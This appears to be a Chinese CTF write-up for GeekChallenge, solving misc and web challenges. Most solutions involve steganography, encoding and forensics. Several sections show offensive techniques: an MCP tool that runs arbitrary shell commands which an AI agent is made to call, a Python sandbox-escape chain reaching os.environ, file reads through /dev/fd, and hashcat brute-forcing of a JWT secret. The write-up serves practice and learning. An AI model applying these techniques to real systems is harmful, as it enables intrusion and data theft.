GeekChallenge WRITEUP

BUP7-Pi/圆周率

Misc


● [misc] HTTP

大致翻看流量内容，发现没有什么，反而是请求的 URL 参数比较可疑

对 URL 中的 d 参数解 base64，发现是 flag

SYC{R_U_A_F0R3NS1C5_MASTER?}

● [misc]



先看看图片，看起来就像前一阵子去过的天坛公园，打开图片属性，发现经纬度

所在市是北京市，附近有三个公园，经过尝试，确为天坛公园

SYC{北京市_天坛公园}


● [misc] evil_mcp

可以自己写一个 MCP，按照实例，写了一个调用 os.system 的工具，代码如下：

```
from typing import Any
import os

# 平台会自动注入 ToolResult / ToolExecutionContext / tool
@tool(
    name="exec_command",
    description="执行指令",
    input_schema={
        "type": "object",
        "properties": {
            "command": {
                "type": "string",
                "description": "待执行的指令"
            }
        },
        "required": ["command"]
    }
)
```

```
async def exec_command(arguments: dict[str, Any],
context: ToolExecutionContext) -> ToolResult:
    content = f"Result:
{os.popen(arguments['command']).read()}"
    return ToolResult(content=content)

# 将工具实例暴露给平台
# 如果使用 @tool 装饰器，最终需要赋值给名为 tool 的变量
# tool = echo_agent  # 如果需要显式指定，可以保留这一行
```


接下来让 AI 调用这个工具输出 flag 就好了




SYC{019a2b5d5f777ce3b7c87bef4f895bf3}

● [misc] Bite off picture


一个加密的压缩包，binwalk 无异常，是 AES 加密的，无法进行明文攻击，用 ImHex 打开，发现一段逆序 base64：



解开得到密码：



将 wow.png 解压出来，用 pngcheck，发现 IHDR 段 crc 错误，考虑修改高，用 ImHex 把高度调得足够大




SYC{mi3c_13_really_fun!!!!!}

● [misc] Blockchain SignIn

拿到交易哈希，去对应链上搜索，发现有输入数据

输入数据:　0x5359437b773362335f67346d335f73743472747d

将 16 进制转为字符



SYC{w3b3_g4m3_st4rt}

● [misc] Dream

查询所给地址，发现一个合约，进行反汇编

Decompilation

This might be constructor bytecode - to get at the deployed contract, go back and remove the constructor p

```
contract Contract {
    function main() {
        memory[0x40:0x60] = 0x80;
        var var0 = msg.value;

        if (var0) { revert(memory[0x00:0x00]); }

        if (msg.data.length < 0x04) { revert(memory[0x00:0x00]); }

        var0 = msg.data[0x00:0x20] >> 0xe0;

        if (var0 != 0xcf9a197d) { revert(memory[0x00:0x00]); }

        var var1 = 0x30;
        var var2 = 0x00;
        var var3 = 0x5359437b77336c63306d337430626c30636b636861316e7d;
        memory[0x00:0x20] = var3;
        return memory[0x00:0x20];
    }
}
```

发现 var3 比较可疑，解码得到 flag

```
(a:=0x5359437b77336c63306d337430626c30636b636861316e7d).to_bytes(a.bit_length()//8+1)
b'SYC{w3lc0m3t0bl0ckcha1n}'
```

SYC{w3lc0m3t0bl0ckcha1n}

● [misc] Expression Parser

访问，发现是限制__builtins__的 Python 沙箱，直接使用 Web 里最常用的 SSTI 的链拿到 os 即可 RCE，本题的 flag 在环境变量里，拿 environ 也行

```
[i for i in ''.__class__.__mro__[1].__subclasses__() if i.__name__ == '_wrap_close'][0].__init__.__globals__['environ']
```

SYC{decent_jail_breaker_019a82eaa4317ffc91b56d1bc4cbe551}

● [misc] hidden

Word 文档的本质是一个 zip 压缩包，解压后找到三段 flag

Part1：在 word/document.xml 里

```
w:pPr><w:proofErr w:type="gramStart"/><w:r w:rsidRPr="001C2046"><w:rPr><w:rFonts w:hint="eastAsia"/
><w:vanish/></w:rPr><w:t>SYC{</w:t></w:r><w:proofErr w:type="spellStart"/><w:proofErr
w:type="gramEnd"/><w:r w:rsidR="001C2046" w:rsidRPr="001C2046"><w:rPr><w:rFonts w:hint="eastAsia"/
><w:vanish/></w:rPr><w:t>adsad</w:t></w:r><w:proofErr w:type="spellEnd"/></w:p><w:p
w14:paraId="27A4E657" w14:textId="77777777" w:rsidR="001C2046"
```

SYC{adsad

Part2：在 doc/word.txt 里


```
1 flag2: MzYyZ2V5ZGd3dW5rZHdlZQ==
```

解 base64 就好了

362geydgwunkdwee

Part3：在 doc/flag3.jpg 里

这是一个损坏的 jpg 文件，含有 Exif 头，找一个有 Exif 头的 jpg，把前面的部分补上就好了



sjdmd}

SYC{adsad362geydgwunkdweesjdmd}

● [misc] another_flower（半成品）

先观察.ps 文件，发现里面有 moveto、lineto，于是提取线条数据，再还原 MT19937，最后用给定脚本作图、提交即可

但是可能是浮点数不精确，想了半天如何处理误差，想了一整天，突然想到我把有误差的部分丢掉不久好了！但是还是没有恢复，可能是其他地方的问题罢 😮‍💨

代码附在最后，供参考

● [misc] CRDT

拿到 ops.json，发现一大堆 ins 和 del，并且部分 del 删除了

还未 ins 的节点，故考虑先 ins，最后 del，给出 Python 代码：


```
class Nodes:
    def __init__(self):
        self.nodes = [('HEAD', '')]

    def ins(self, op):
        index = self.nodes.index([i for i in self.nodes if i[0] ==
op['parent']][0])
        self.nodes.insert(index+1, (op['id'], op['ch']))

    def del_(self, op):
        self.nodes.remove([i for i in self.nodes if i[0] ==
op['id']][0])

    def get_text(self):
        return ''.join([i[1] for i in self.nodes])

nodes = Nodes()

import json

ops = json.load(open('ops.json', encoding='utf-8'))

ins = [op for op in ops if op['op']=='ins']
while ins:
    print(len(ins))
    op = ins.pop(0)
    try:
        nodes.ins(op)
    except:
        ins.append(op)

for op in ops:
    if op['op']=='del':
        try:
            nodes.del_(op)
        except:
            pass

print(nodes.get_text())
```

```
2
1
SYC{CRDT_RGA_CHALLENGE_IS_SO_EASY}RxPbA41I_K≈S
```


SYC{CRDT_RGA_CHALLENGE_IS_SO_EASY}

● [misc] gift


拿到没有扩展名的附件，通过十六进制编辑器可知这是一个 zip 文件



并且结尾又有一段 base64



解 base64，得到压缩包密码 g1ft，提取其中的 watermark.BMP，使用 WaterMark.exe 提取盲水印即得 flag




SYC{IT3_gift-f0r-you}

● [misc] describe_the_world

解压附件，拿到一个字体文件和一个写有 1440000 个字符的文本文档，联想到 ASCII Art，于是通过 PIL 提取这些字符的“颜色深度”，然后变形还原图片，给出 Python 代码：

```
from PIL import Image, ImageDraw, ImageFont
import numpy as np

font = ImageFont.truetype('unifont-17.0.03.otf', 20)

result = []

file = open('data.txt', encoding='utf-8')

for line in file:
    ln = []
    for char in line:
```

```
        img = Image.new('L', (10, 20), 255)
        draw = ImageDraw.ImageDraw(img)
        draw.text((0, 0), char, 0, font)
        # img.show()
        # exit()
        ln.append(np.average(np.array(img)))
    result.append(ln)

result = np.array(result)
result /= np.max(result)

np.save('converted.npy', result)
# result = np.load('converted.npy')

Image.fromarray((result.reshape((900,
1600))*255).astype('uint8')).show()
```



SYC{You_would_pause_that_light_for_me}


- **[misc] 4ak5ra**

提示的很明显了，考察 LSB

但是我~~一身反骨（bushi）~~，还是从 binwalk 开始

欸~这不就藏了一个 Zip 吗~，加上-e，得到一张 png 图片

这回就是 LSB 了



记得把空格删掉就好了

SYC{Im_waiting_for_Sakura_t0_become_a_top_pwn_master}

● [misc] monitoring

把两张图片一起拖到 PhotoShop 里，但是我没有钱支持正版，所以移步平替版 photopea.com

然后在滤镜里面一顿乱试，发现“扭曲->球面化”可以复原部分，然后拼合二维码，再补上右上和左下的定位点，扫描即得 flag

SYC{shi_tte_ru_yo}


Web

● [web] 阿基里斯追乌龟

用 F12 查看点击按钮发送的请求，发现内容用 base64 编码，解 base64 得到含有两个距离的 json

```
{"achilles_distance":10000000000,"tortoise_distance":11000000000}
```

接下来把前面的值改得比后面的大就好了




SYC{Spi1t_th3_T1me_t0_the_3nd_019a8af8ce4b7169b0bdae95057c644c}

● [web] Vibe SEO


根据提示，访问/sitemap.xml

```
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url>
    <loc>http://localhost/</loc>
    <changefreq>weekly</changefreq>
  </url>
  <url>
    <loc>http://localhost/aa__^^.php</loc>
    <changefreq>never</changefreq>
  </url>
</urlset>
```


访问/aa__^^.php



根据报错，应该是 filename 参数读取文件，并且有长度限制，先传 filename=aa__^^.php 看看源码



果然如此，但是/my_secret.txt 太长了，因为打开过这个文件，所以可以去读文件标识符看看，一开始用的是 php://fd/?但是没找到，后来用/dev/fd/??逐一尝试，发现/dev/fd/13 可以读出 flag



SYC{019a8b04a2587c20acddb868cfb50719}


● [web] Expression

先注册，拿到一个 JWT，同时搜索网上的教程，尝试里面的 secret，都不对，遂爆破


```
hashcat -a 0 -m 16500 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6IjEyM0A0NTYuNzg5IiwidXNlcm5hbWUiOiJ1c2VyX2NkMzhlZDg5Y2IyMiIsImlhdCI6MTc2MzI2OTQwNSwiZXhwIjoxNzYzODc0MjA1fQ.JD2gCR_zCDTx2SCTYuH4y2EEF8mKJUBPliqs2LZXZeo ../rockyou.txt
```

